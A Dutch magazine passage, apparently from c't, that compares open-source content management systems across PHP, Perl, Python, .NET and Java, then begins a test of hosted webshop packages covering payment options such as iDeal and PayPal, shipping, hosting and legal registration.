Het gros van de PHP-systemen richt zich op het middensegment van de markt, want daarin zitten de kapitaalkrachtige bedrijven en de wat grotere verenigingen. Marktlieder is hier overduidelijk Joomla. Toch is deze naam nog relatief nieuw in de CMS-wereld. In september 2005 splitste het merendeel van de ontwikkelaars van Mambo [8] zich af van het project vanwege een ruzie met Miro, het

Contentmanagementsystemen V

Kleine PHP-contentmanagementsystemen


CMSimple	www.cmsimple.nl	geen database, GPL of commercieel, reclamevrij vanaf € 60
Pluck	www.pluck-cms.org	PHP5, geen database, GPL
Textpattern	http://textpattern.com	GPL, zoekmachinevriendelijke url's, plug-ins

Middelgrote PHP-contentmanagementsystemen

Joomla	www.joomla.com	MySQL, GPL, erg populair
Mambo	www.mambo-foundation.org	MySQL, GPL, commerciële ondersteuning
Drupal	www.drupal.org	MySQL/PostgreSQL, GPL, populair
Contenido	www.contenido.com	MySQL, GPL, commerciële ondersteuning
Website Baker	www.websitebaker.org	MySQL, GPL
Typolight	www.typolight.org	PHP5, MySQL4, GPL
CMS Made Simple	www.cmsmadesimple.org	MySQL/PostgreSQL, templates met Smarty, GPL of commercieel
phpwcm	www.phpwcm.de	MySQL, GPL, verschillende contentmodules, pdf-generator
ExpressionEngine	www.expressionengine.com	MySQL, comfortabel, krachtige template-engine, commercieel gebruik ca € 200
XOOPS	www.xoops.org	MySQL, GPL, afsplitsing van PHP-Nuke

PHP-CMS met frameworkkenmerken

ModX	www.modxcms.com	MySQL4, met workflows en widgets, GPL
Concrete5	www.concrete5.org	PHP5, MySQL4, Python (optioneel), MIT-licentie
Xaraya	www.xaraya.com	MySQL/PostgreSQL/SQLite, GPL, meer een flexibel framework dan een kant-en-klare oplossing, afsplitsing van PHP-Nuke



De back-end van Typo3 vergt enige studie van de webmaster, maar is wel geschikt voor het beheer van veeleisende projecten.

bedrijf achter Mambo – een voorbeeld van een mislukte romance tussen opensource en commercie. Na de afsplitsing bleek dat het grootste deel van de Mambo-community de Joomla-ontwikkelaars volgde. Maar ook het oorspronkelijke project bestaat nog steeds.

Tot de sterke punten van Joomla horen tijdsgestuurd publiceren, asset management, een systeemanalyse voor de installatie en het reusachtige aantal modules. De zwakke punten zijn het rechtenbeheer dat slechts beperkte mogelijkheden heeft en de gebrekkige im- en exportmogelijkheden – helaas typisch voor opensource CMS'en. De huidige versie 1.5 verbetert Joomla's mogelijkheden op het gebied van barrièrevrijheid en data-import. Op dit moment wachten we op versie 1.6, waarbij ook groepen en ver-

schillende toegangsniveaus kunnen worden aangebracht. In het artikel op p.42 vind je informatie over de installatie van Joomla.

Als je website een ontmoetingsplek voor een online community moet worden, moet het CMS aan bijzondere eisen voldoen. Een gedifferentieerd en tegelijkertijd robuust rechtenbeheer in de front-end, modules voor forums, polls, nieuwsbrieven, kalender, commentaren, contactformulieren en RSS-aggregators zijn dan absolute voorwaarden. Met een niet-gespecialiseerd CMS als Joomla zou dat allemaal wel kunnen, maar contentmanagementsystemen als Drupal werden speciaal voor dit soort portalfunctionaliteit ontworpen. Drupal is een van de meest gebruikte CMS'en. Daardoor is er op internet genoeg over te vinden om je op weg te helpen. Het evenwicht tussen flexibiliteit en be-

diening is goed. Het systeem heeft een eigen installer en is zuiver geprogrammeerd.

PHP-topklasse

Als je op zoek bent naar een opensource CMS dat aan hogere eisen moet voldoen en er wat huiverig voor bent om Java of Zope te gebruiken, kun je feitelijk alleen nog kiezen tussen Typo3 en eZ Publish. Typo3 komt uit Denemark en heeft een community die ongeveer net zo groot is als die van Joomla. Op www.yeebase.com wordt zelfs een Typo3-tijdschrift aangeboden dat geheel met het CMS in elkaar is gezet.

Het systeem is niet gemaakt om er even snel mee aan het werk te gaan. Het grote voordeel is de grote flexibiliteit van het systeem, dat met Typoscript een eigen templatetaal heeft en pdf's en MS Office-bestanden kan genereren en weergeven. Er zijn veel plug-ins verkrijgbaar, waaronder forums, glossary's en complete shopsystemen. De mogelijkheden van de workflow zijn behoorlijk geavanceerd. Het cachingmechanisme zorgt voor een snelle weergave van de pagina's.

Een deel van de populariteit van het systeem komt door de Rich-Text-Editor die er al een tijdje in zit. Ook de inmiddels in het systeem geïntegreerde uitbreiding TemplaVoilà draagt bij aan de populariteit. Met TemplaVoilà kun je van een statische webpagina met een muisklik een individueel aangepaste Typoscript-template maken. Bovendien kan de uitbreiding bijzonder efficiënt gebruikt worden met het flexibele CSS-framework YAML ('yet another multicolumn lay-out').

Terwijl Typo3 een puur opensource project is, zit de Noorse firma eZ Systems achter eZ (uitgesproken als 'easy') Publish. Commerciële licenties en support kunnen dus direct van de producent afgenomen worden. In het verleden ondermijnde eZ Systems het succes van hun eigen CMS door geld te vragen voor belangrijke uitbreidingen als een WYSIWYG-editor. Toch wordt dit CMS door zijn goede performance volop gebruikt.

eZ Publish slaat zijn gegevens op in XML, waardoor het volledig formaat- en mediaonafhankelijk is. Daardoor wordt de weergave bijzonder flexibel. Dit CMS is aantrekkelijk door de overzichtelijke systeemarchitectuur en het versiebeheer, de rolgebaseerde gebruikersrechten, een installatiescript en bruikbare standaardsites voor de configuratie. Maar zonder een eigen (virtuele) webserver zul je daar weinig plezier aan beleven.

Van eZ Systems wordt gezegd dat het heel nauw betrokken is bij de PHP-ontwikkelgemeenschap. De programmabibliotheek eZ Components geldt dan ook als een bijzonder toekomstgericht PHP-project. Het is de basis van de laatste versies van eZ Publish, maar kan ook gebruikt worden voor andere toepassingen. Het beschikt over een template-engine, databaseabstractie, configuratie, caching en een mogelijkheid om afbeeldingen te bewerken. eZ Components en de recente versies van eZ Publish vereisen PHP5.

Contentmanagementsystemen VI

Grote PHP-contentmanagementsystemen

Typo3	www.typo3.nl	MySQL/Oracle/Microsoft SQL/ODBC, GPL
eZ Publish	http://ez.no/	MySQL/PostgreSQL, Oracle (betaald), GPL of commercieel
eZ Components	http://ez.no/ezcomponents	programmabibliotheek, BSD
Midgard	www.midgard-project.org	CMS met objectgeoriënteerd framework, krachtig gebruikersbeheer, in PHP en C, LAMP-omgeving, LGPL

Perl-CMS

WebGUI	www.plainblack.com/webgui	Apache/mod_perl, MySQL, GPL
--------	--	-----------------------------

Python-CMS

Plone	http://plone.org	Zope 2 of 3, GPL
Silva	www.infracore.com/products/silva	Zope 2, BSD
CPS Project	www.cps-project.org	Zope 2 of 3, opensource, binnenkort overstap op Java

.NET-CMS

DotNetNuke	www.dotnetnuke.com	v.a. .NET 2, BSD
AxCMS.net	www.axcms.net	.NET 3, freeware (closed source)
Umbraco	www.umbraco.dk	.NET 2, GPL of commercieel, gebruikersvriendelijk, XSLT als macrotaal

Perl

Een actueel CMS op basis van Perl is nauwelijks te vinden. Perl-aanhangers zijn blijkbaar meer geïnteresseerd in frameworks en templatesystemen als Catalyst en Mason. Ook WebGUI, het levendigste Perl-CMS, heeft elementen van een framework. Achter WebGUI zit een firma die onder andere geld verdient aan support en handboeken – de gratis download omvat slechts een rudimentaire documentatie. WebGUI zit met een WYSIWYG-editor, versiebeheer, workflows, caching, modules en LDAP-gebruikersbeheer op het niveau van Joomla.

Python

Bij Python kun je als contentmanagementsysteem niet om de application server Zope heen, dat met een geheugen- en template-engine zelf al half een CMS is. De andere helft wordt meestal aangevuld door Plone, maar er zijn een paar interessante alternatieven.

Een laagdrempelige instap hoef je overigens niet te verwachten, want Zope hecht meer waarde aan een goede architectuur en efficiëntie op de lange termijn dan dat het beginners gemakkelijk wordt gemaakt. De Zope-gebaseerde contentmanagementsystemen concurreren met Java-applicaties en commerciële enterprise CMS'en. Zo is Plone met zijn uitstekende workflowcapaciteiten en het krachtige gebruikersbeheer geschikt voor grote bedrijfsportals en community-sites. Het Archetypes-framework zorgt voor flexibiliteit doordat je schema's voor willekeurige contenttypen kunt definiëren. Plone heeft van Zope de mogelijkheid geërfd om verschillende servers te clusteren, de toegang tot andere Zope-pakketten en de sjabloonentalen TAL en METAL komen daar ook vandaan.

Silva kan als Zope-product zonder problemen geïnstalleerd worden. De commerciële ontwikkelaars hechten naast goede workflowcapaciteiten ook waarde aan gegevensopslag in XML, waardoor onafhankelijkheid van formaten en outputmedia mogelijk is.

.NET

Het aanbod aan vrije contentmanagementsystemen voor Microsofts ASP.NET is bescheiden. Alleen DotNetNuke heeft een wat grotere schare gebruikers. Het in VB.NET geschreven 'Framework ideal for creating Enterprise Web Applications' is geschikt voor gemiddelde tot grote websites en intranet-

ten. Het is mogelijk om verschillende websites met één installatie te onderhouden. Natuurlijk profiteert het CMS van de mogelijkheden van het grote .NET-framework, zoals sessiebeheer en identiteitsbeheer. Ook AxCMS.net, dat SharePoint-integratie en complexe workflows biedt, is een aanrader voor grotere projecten.

Java

Java-applicaties domineren bij bedrijven, maar de opensource systemen kunnen ook zonder een groot IT-budget gebruikt worden – uitgaande van een bijpassende serveromgeving en wat Java-knowhow. Hoewel de meerderheid van de applicaties PHP gebruikt, komen de innovaties uit de Java-wereld. Dat is onder andere te merken aan de Java Content Repository API (JSR 170), een standaard voor toegang tot content. Ook de ontwikkelaars van Typo3 en eZ Publish hebben intussen onderkend dat met JSR 170 het wisselen van CMS en de samenwerking met andere applicaties een stuk makkelijker is en zijn daarom begonnen met de implementatie ervan.

Het eerste open CMS met JSR170 was Magnolia Community Edition, de gratis afsplitsing van een commercieel enterprise CMS. Magnolia maakt gebruik van beproefde, open technieken zoals Java Server Pages, XML en J2EE. Hetzelfde geldt voor OpenCms.

Het Apache-project Lenya trekt bijzondere aandacht. Het framework Apache Cocoon verwerkt XML en heeft mogelijkheden tot internationalisering, workflows en versiecontrole. Lenya heeft die laatste drie ook en kan documenten in gangbare web- en officeformaten weergeven. Tot de highlights behoren de ondersteuning van JSR170, gedetailleerde gebruikersrechten, ldap-authenticatie en tijdsgestuurd publiceren. Lenya biedt naar keuze een eigen Java-server of kan als Tomcat-applicatie geïnstalleerd worden. Ook de documentatie is inmiddels wat leesbaarder geworden – toch vraagt een Lenya-installatie nogal wat van een webmaster.

Enterprise CMS

Enterprise contentmanagementsystemen (ECMS) zijn toepassingen die het hele documentbestand van een bedrijf beheren – of dat nou van de website, intranet, e-mail, papier, tekst, foto of video is. Daarmee nemen ze de taken van de oudere documentmanagementsystemen over. Opensource soft-

ware is bij een ECMS en DMS nauwelijks te vinden. Alfresco is drie jaar geleden begonnen als een DMS-tool die ook webcontent kan beheren. Een modulaire Java-architectuur houdt het grote aantal ondersteunde standaarden (JSR 170, LDAP, WebDAV, web-services, workflow-standaards) bijeen.

Voor een uniforme ontsluiting van individuele content en applicaties binnen een bedrijf kan een portal worden gebruikt. De overeenkomst met contentmanagers is groot, vooral voor intranet. Ook hier domineren de commerciële oplossingen. Intrex Xtreme kent applicatietemplates die forums, wiki's en blogs in een handomdraai configureren. Een aantal CMS'en zoals DotNetNuke en Lenya bieden met single-sign-on de mogelijkheid om met een keer aanmelden toegang te krijgen tot meerdere serverdiensten, wat de basisfunctionaliteit van een portal zou moeten zijn.

Conclusie

De verscheidenheid aan contentmanagementsystemen en aanverwante technieken blijft zelfs overweldigend als je de gigantische markt van commerciële enterprise-contentmanagementsystemen buiten beschouwing laat. Helaas zijn de (on)mogelijkheden van een bepaald CMS niet direct duidelijk. Gelukkig kun je de meeste applicaties als demo uitproberen, op de site van de producent, op www.opensourcems.com of op www.cmssystemen.nl.

Het is van doorslaggevend belang dat je van tevoren zo helder mogelijk krijgt wat het toepassingsgebied, de eisen en de noodzakelijke configuratie- en programmeerinspanningen zijn. Het veranderen van systeem zal zelden moeiteloos verlopen – het is dan ook aan te raden daar een paar dagen goed over na te denken en de diverse systemen goed uit te proberen. (nkr)



Literatuur

- [1] Herbert Braun, Weet wat je krijgt, De opvolger van Microsofts FrontPage is een mix van Dreamweaver en GoLive, c't 3/2007, p.72
- [2] .htaccess in Apache: <http://httpd.apache.org/docs/2.2/howto/htaccess.html>
- [3] Daniel Naber, Jo Bager, Huiszoeking, Zoekmachines voor de eigen homepage, c't 6/2003, p.152
- [4] Vergelijking van vrije zoekmachines: <http://searchtools.com/analysis/free-search-engine-comparison.html>
- [5] Herbert Braun, Noud van Kruysbergen, Zelf zoeken, Programmeer een zoekmachine voor je website, c't 5/2009, p.122
- [6] André Kramer, Andrea Trinkwalder, Archiveerhulp, Media sorteren en opzoeken, c't 9/2006, p.102
- [7] Jo Bager, Herbert Braun, Content-koks, Webpagina's vanaf je pc updaten, c't 3/2006, p.70
- [8] Erik Möller, Websites met een systeem, Eenvoudig content management met Mambo, c't 10/2004, p. 6



Contentmanagementsystemen VII

Java-CMS

Magnolia	www.magnolia.info	J2EE, LGPL of commercieel
OpenCms	www.opencms.org	JSP, XML, J2EE-compatibel; LGPL
Apache Lenya	http://lenya.apache.org	Cocoon nodig, J2EE-compatibel; Apache-licentie
dotCMS	www.dotcms.org	J2EE, op basis van Struts en DWR, GPL of commercieel

Enterprise-CMS, DMS, portals

Alfresco	www.alfresco.com	DMS/ECMS; GPL of commercieel
Intrex Xtreme	www.intrex.com	portal

Noud van Kruysbergen, Herbert Braun

World Wide Winkelcentrum

Online winkelsystemen getest

Dat steeds meer mensen online winkelen en daarbij ook steeds meer geld uitgeven, is een trend die al een tijdje zichtbaar is. Maar het zijn echt niet alleen Bol.com en Wehkamp.nl die hiervan profiteren. Ook steeds meer kleine handelaren leggen zich namelijk toe op web-commerce. Bij het opzetten van je eigen winkeltje staan webhosters je graag terzijde met aantrekkelijke bouwpakketten.

De online wereld maakt het aspirant-winkeliers wel erg gemakkelijk. Het was nog nooit zo eenvoudig om je eigen winkel te starten als tegenwoordig, zonder veel moeite of risico's. Aan de andere kant stellen klanten ook steeds hogere eisen: een snel bijeen geklikte website zal weinig klanten voor zich winnen. En klanten bestellingen laten doorgeven via e-mail is ook niet meer van deze tijd.

Daarom hebben wij de mogelijkheden eens op een rijtje gezet. Deze variëren van gratis winkels vol met banners en beperkte betalingsmogelijkheden tot zeer uitgebreide webwinkels met complete Customer Relationship Management-systemen (CRM) en een mogelijkheid om ordergegevens te koppelen aan je eigen back-office databases. Waar we ons hier met name op richten, zijn webwinkels die geheel online opgezet en beheerd kunnen worden, dus zonder dat je daarvoor een apart softwarepakket op je computer hoeft te installeren. Het enige wat je nodig hebt, is een browser.

Omdat de pakketten meestal aangeboden worden in combinatie met een domeinnaam en een hostingpakket, hoef je jezelf niet bezig te houden met het configureren van servers, het opzetten van een database en andere technische aspecten. De webwinkelapplicatie draait bij de hoster en via je browser beheer je alle aspecten van je winkel, van de productinformatie tot en met het voorraadbeheer en de verdere afhandeling.

Vakken vullen

We kiezen voor een variant waarbij we minimaal 1000 producten kunnen aanbieden. Misschien lijkt dat veel, maar een beetje buurtsuper komt daar al ruimschoots boven. Om zoveel producten overzichtelijk in een assortiment onder te brengen, is het voor zowel de klant als de winkelier handig dat die in categorieën en zo mogelijk subcategorieën kunnen worden ondergebracht. En natuurlijk wil je over een product ook meer



informatie geven dan alleen de naam en de prijs en wil je bijvoorbeeld ook een foto toevoegen. Als je kleding verkoopt, is het niet handig om voor iedere maat een apart product aan te maken, maar wil je bij een t-shirt de mogelijkheid bieden om die in de maten S tot en met XXL te kunnen bestellen.

Het vullen van de vakken van de webwinkel zal het grootste deel van het werk zijn. Zeker als je alle producten één voor één moet invoeren. Sommige aanbieders bieden de mogelijkheid om een Excel-bestand met daarin je assortiment in te lezen, zodat het vullen in één slag kan. Als je daarbij aan kunt geven hoeveel exemplaren van een product je in voorraad hebt, kan de klant in de webwinkel ook meteen zien of het product voorradig is. Dat betekent wel dat de voorraad actueel gehouden moet worden, dus een mogelijkheid tot voorraadbeheer is dan wel wenselijk.

Shoppen

Om een zo hoog mogelijke omzet te krijgen, moet je de klanten verleiden om bij je te kopen. Dat kan onder meer door middel van aanbiedingen en kortingen. Maar dat kan ook door de bestaande klanten regelmatig een nieuwsbrief te sturen met daarin de laatste toegevoegde producten of andere informatie. Als je de klanten de mogelijkheid biedt om hun vrienden van een product op de hoogte te brengen (vergelijk 'E-mail deze

advertentie naar een vriend of vriendin' van Marktplaats.nl) dan heb je daar zelf geen omkijken naar.

De beste manier voor een webwinkel om koopgedrag te stimuleren is cross-selling. Dat laat zich het best illustreren door "Liefhebbers van dit boek bestelden ook" van Bol.com, waarbij artikelen die gerelateerd zijn aan het product waar de klant op dat moment naar kijkt worden getoond, in de hoop dat daarmee hun aandacht ook op andere artikelen wordt gevestigd. Cross-selling kan op twee manieren: handmatig en automatisch. Je kunt van je assortiment zelf aangeven welke producten met elkaar te maken hebben, zodat die ook op dezelfde pagina worden aanbevolen. Dan houd je zelf meer in de hand hoe de klant door je winkel heen zal wandelen. Bij automatische cross-selling

worden de gerelateerde producten bepaald door bijvoorbeeld het aankoopgedrag van eerdere klanten. Het is van belang om van tevoren te bepalen of en hoe je dit wilt gaan gebruiken, omdat niet alle systemen met alle vormen om kunnen gaan.

Een andere manier om klanten te lokken, is integratie met eBay. Op deze veilingsite kun je een eigen shop openen. Als die gekoppeld kan worden aan je eigen online webwinkel, heeft dat een groot aantal voordelen. Je trekt meer klanten die via eBay langs jouw assortiment komen en dan met de "Nu Kopen"-mogelijkheid je omzet verhogen. Een ander duidelijk voordeel is dat dit met dezelfde webapplicatie kan, je hoeft er dus geen extra administratie op na te houden.

Een verplicht nummer voor iedere webwinkel is een zoekfunctie. Als klant moet je gericht met een trefwoord kunnen zoeken naar een bepaald artikel zonder meteen te moeten weten onder welke rubriek en subrubriek dat te vinden is. Zeker als het assortiment groter wordt, is een zoekfunctie onontbeerlijk.

Betalen

Hoe je het ook wendt of keert, het doel van een winkel is verkopen, en dus moet de afhandeling van de betaling zo makkelijk mogelijk zijn. En dan liefst voor zowel de koper als de verkoper. De meest simpele variant is een directe overschrijving: de klant plaatst een bestelling en maakt het eindbedrag over op de rekening van de verkoper. Zo gauw het geld binnen is, verzendt die de goederen. Inderdaad een simpele manier, maar wel een die tijd en moeite kost: de klant moet geld overmaken, wachten tot het op de rekening van de verkoper is bijgeschreven en vervolgens wachten tot de producten geleverd worden. De verkoper heeft extra administratieve handelingen, moet kijken wat er allemaal op zijn rekening is bijgekomen en bij welke bestellingen de bijgeschrijvingen horen.

Een verzending onder rembours lijkt dan een makkelijkere oplossing: de spullen worden meteen verzonden en de klant betaalt de postbode aan huis als ze daar aankomen. Nadeel daarvan is dat de klant dan per se thuis moet zijn of alsnog zelf naar het postkantoor moet gaan om zijn bestelling op te halen, waarbij ook nog eens rembourskosten (6 euro) moeten worden betaald.

Dit gaat een stuk klantvriendelijker met een automatische incasso. De klant geeft daarbij toestemming aan de winkelier om het totaalbedrag (eenmalig) van zijn bankrekening af te schrijven. Automatische incasso kost de klant dus geen extra moeite, de verkoper blijft de administratie doen en betaalt ook voor iedere automatische incasso (ongeveer 0,25 euro).

Voor de winkelier is betalen met een creditcard betrouwbaarder. Het bedrag wordt dan meteen op je rekening bijgeschreven, de klant krijgt later de rekening van zijn creditcardmaatschappij. De klant betaalt geen extra transactiekosten maar de webwinkelier

wel. Het integreren van een betalingsmogelijkheid met een creditcard in je webwinkel is normaal niet echt simpel. Dat kan niet rechtstreeks bij de creditcardmaatschappij, daar moet een intermediair zoals Bibit of Paynova tussen zitten. Dat kost je behalve een startbedrag van een paar honderd euro vaak ook zo'n 5 procent per transactie, voor kleine bedragen is dat meer.

Innen

Als je gebruik wilt maken van betaling via creditcard, is het aan te raden een webwinkel te beginnen bij een hoster die zo'n betaling faciliteert. Een aantal aanbieders heeft een eigen contract met een Payment Service Provider (PSP) en kan daarom eigen tarieven hanteren die meestal goedkoper zijn. Zo heeft Shoptrader onder andere een contract met Buckaroo Online Payment Services. Dat kost eenmalig 150 euro, vervolgens 30 euro per maand voor Visa/MasterCard of iDeal en 0,25 euro per transactie, en daarnaast nog een commissie van 3-3,5 procent voor de creditcardmaatschappij. Andere webwinkel-aanbieders hebben weer andere contracten of hebben de kosten voor het gebruik van deze betalingsmogelijkheid al in hun maandelijks abonnementskosten verwerkt.

Betalen via iDeal neemt steeds meer toe. De banken hebben de afgelopen jaren internet ook ontdekt en internetbankieren heeft een grote vlucht genomen. Het is dan ook niet verwonderlijk dat er een interface gekomen is die online betalen aan internetbankieren koppelt. Bij het afrekenen van de bestelling klikt de klant op het iDeal-logo, kiest zijn bank en komt vervolgens op de vertrouwde internetbankieren-site van zijn bank. Daar wordt de betaling (ingevuld en wel) normaal afgehandeld en is de overboeking meteen een feit. Dit is voor beide partijen een veilige en makkelijke oplossing. Bij iDeal betaal je als winkelier alleen 0,75 euro per transactie en verder geen abonnementskosten of aansluitkosten.

Bijna alle webhosters bieden dan ook iDeal aan, al zijn daar wel kosten aan verbonden. De kosten verschillen per aanbieder, bij sommigen zijn dat eenmalige kosten, variërend van 50 tot 95 euro, bij anderen zit dat in de maandelijks kosten.

Sinds de opkomst van de diverse veilingsites en andere plekken waar particulieren onderling iets kopen en verkopen, biedt PayPal de mogelijkheid de financiële kant makkelijk af te handelen. Je kunt het vergelijken met een financiële buffer: de koper stort geld op zijn PayPal-account door een bankoverschrijving of met zijn creditcard en kan daarvan weer geld overmaken naar een ander PayPal-account. Je kunt als handelaar het geld dan weer van je PayPal-account naar je eigen bankrekening overboeken. Voor een handelaar zijn de kosten beperkt tot 0,35 euro per transactie plus 3,4% van de transactiekosten. De meeste webwinkel-aanbieders ondersteunen PayPal.

Het moge duidelijk zijn dat je van tevoren even goed moet nadenken over welke betalingsmogelijkheden je aan wilt bieden. Het is de vraag of de kosten opwegen tegen het gemak en of de omzet voldoende zal zijn om de meerkosten te dekken. Er zijn wat prijzen en mogelijkheden betreft grote verschillen tussen de diverse aanbieders, het loont dus om er even goed voor te gaan zitten.

Verzenden

Het binnenhalen van de bestelling is nog slechts het halve werk, de goederen moeten ook verzonden worden. Als de verzendkosten aan de klant worden doorberekend, moeten die ook bij de betalingsafhandeling meegenomen worden. Soms is het mogelijk om de verzendkosten afhankelijk te maken van de grootte van de bestelling.

Je bespaart jezelf wat administratieve rompslomp als de webwinkelapplicatie zelf facturen, pakbonnen en verzendetiketten kan genereren. De klant vindt het wel prettig als hij na het bestellen automatisch een e-mail krijgt met daarin een bevestiging van zijn bestelling. Toch is dat niet bij iedere aanbieder vanzelfsprekend.

De verzonden artikelen moeten bij het voorraadbeheer uitgeboekt worden, zodat de andere online klanten op de hoogte blijven van de huidige voorraad. Bij sommige webwinkels kan een product tijdelijk uit het assortiment worden gehaald als er geen voorraad meer is of kun je een waarschuwing krijgen dat de voorraad onder een bepaald aantal is gekomen.

Vaak zul je een eigen back-office systeem hebben voor klanten en producten. Het heeft dan wel een groot voordeel als je de informatie van dat systeem makkelijk kunt uitwisselen met de online winkel. Het importeren van producten hebben we al genoemd, maar hetzelfde geldt ook voor het exporteren van bestellingen en klantgegevens, zodat je het back-office systeem up-to-date kunt houden.

Hosting

Je webwinkel draait op een server die in de meeste gevallen ook van de aanbieder van de webwinkelapplicatie is. De meeste webwinkelpakketten zijn dan ook gecombineerd met een webhostingpakket. Standaard krijg je daar een eigen domein voor je winkel bij. Hoe meer producten je aan wilt bieden, hoe meer ruimte je nodig hebt. Als je voor ieder product een foto van een fatsoenlijke kwaliteit en wat extra informatie toevoegt, kom je al snel aan een paar honderd kilobyte per product. Voor 1000 producten heb je dan minstens 250 MB aan opslagruimte nodig. Mocht je webwinkel dan ook nog eens populair worden, dan moet je niet te krap in de toegestane hoeveelheid dataverkeer zitten en geen naheffing achteraf krijgen. Versleuteld dataverkeer heeft de voorkeur, zodat niet iedereen de bestel- of klantgegevens zou kunnen inzien.

De meeste webwinkels werken met PHP en een MySQL-database. Voor de winkelier is dat niet echt interessant, sommige aanbieders melden niet eens wat er aan de achterkant allemaal gebeurt. Maar als je zelf wat extra pagina's wilt toevoegen of op een andere manier iets met de database wilt doen of de schijfruimte ook voor andere dingen wilt gebruiken, is het wel handig als je daar via ftp bij kunt.

Vanzelfsprekend wil je na verloop van tijd ook wel eens weten hoeveel bezoekers je winkel heeft gehad, of welke pagina's het vaakst of helemaal niet zijn bezocht. Dat is nog de meest simpele vorm van statistieken, die heeft iedere webwinkel wel. Het wordt leuker als je ook overzichten van bestellingen en omzet kunt genereren, zodat je op grond daarvan bijvoorbeeld gerichte aanbiedingen kunt doen of wijzigingen in je assortiment kunt aanbrengen.

Kleine zelfstandige

Als je een webwinkel hebt uitgekozen en een lay-out hebt gemaakt, al dan niet op basis van een van de vele sjablonen die iedere aanbieder heeft, kun je aan de slag om de winkel te vullen. Als dat proces, al dan niet moeizaam, is afgesloten en de betalingsmogelijkheden zijn ingesteld, kan de verkoop beginnen. Nu is het wachten tot de bestellingen binnen beginnen te stromen.

Het is goed even stil te staan bij de formele status die je op dat moment hebt. In principe ben je commercieel bezig en moet je dus als zelfstandige ondernemer bij de Kamer van Koophandel geregistreerd staan. Ook moeten de klanten BTW betalen over hun bestellingen die jij op jouw beurt weer aan de belastingdienst moet afdragen. Je hebt



Bij One-Stop-Webshop zijn veel beheer-details in te stellen, zoals hier de berekening van de verzendkosten.



dus ook een BTW-nummer nodig. Bovendien moet je er voor zorgen dat je administratie goed op orde is, omdat je aan het eind van het jaar belastingaangifte moet doen. En als je het helemaal goed wil doen moet je je ook nog houden aan de Europese wetgeving inzake verkoop via internet (koop op afstand), bijvoorbeeld het verstrekken aan de klanten van volledige en correcte informatie en contactgegevens.

Om een gratis webwinkeltje te beginnen voor je zelfgemaakte sieraden zal dat allemaal wel niet nodig zijn, maar als er wat

meer omzet gegenereerd gaat worden, is het toch aan te raden inderdaad 'eerst even bij de Kamer van Koophandel langs te gaan'.

123webshop

De webwinkels van 123webshop zien er allemaal ongeveer hetzelfde uit. Er zijn wat kleurtjes in te stellen en je kunt een eigen logo toevoegen, maar de hoofdlay-out blijft hetzelfde. Dat is geen nadeel, want alle belangrijke functies zijn goed bereikbaar.

Aan iedere productcategorie kunnen sub-categorieën op het eerste niveau worden toegevoegd. Zeker bij een groter aantal producten is dat aan te raden, anders worden de pagina's met artikelen al snel erg lang. 123webshop is dan ook primair gericht op de wat kleinere webwinkels. Dat betekent niet dat de mogelijkheden beperkt zijn: alle gangbare functies zijn geïmplementeerd en binnen bepaalde grenzen ook goed bruikbaar.


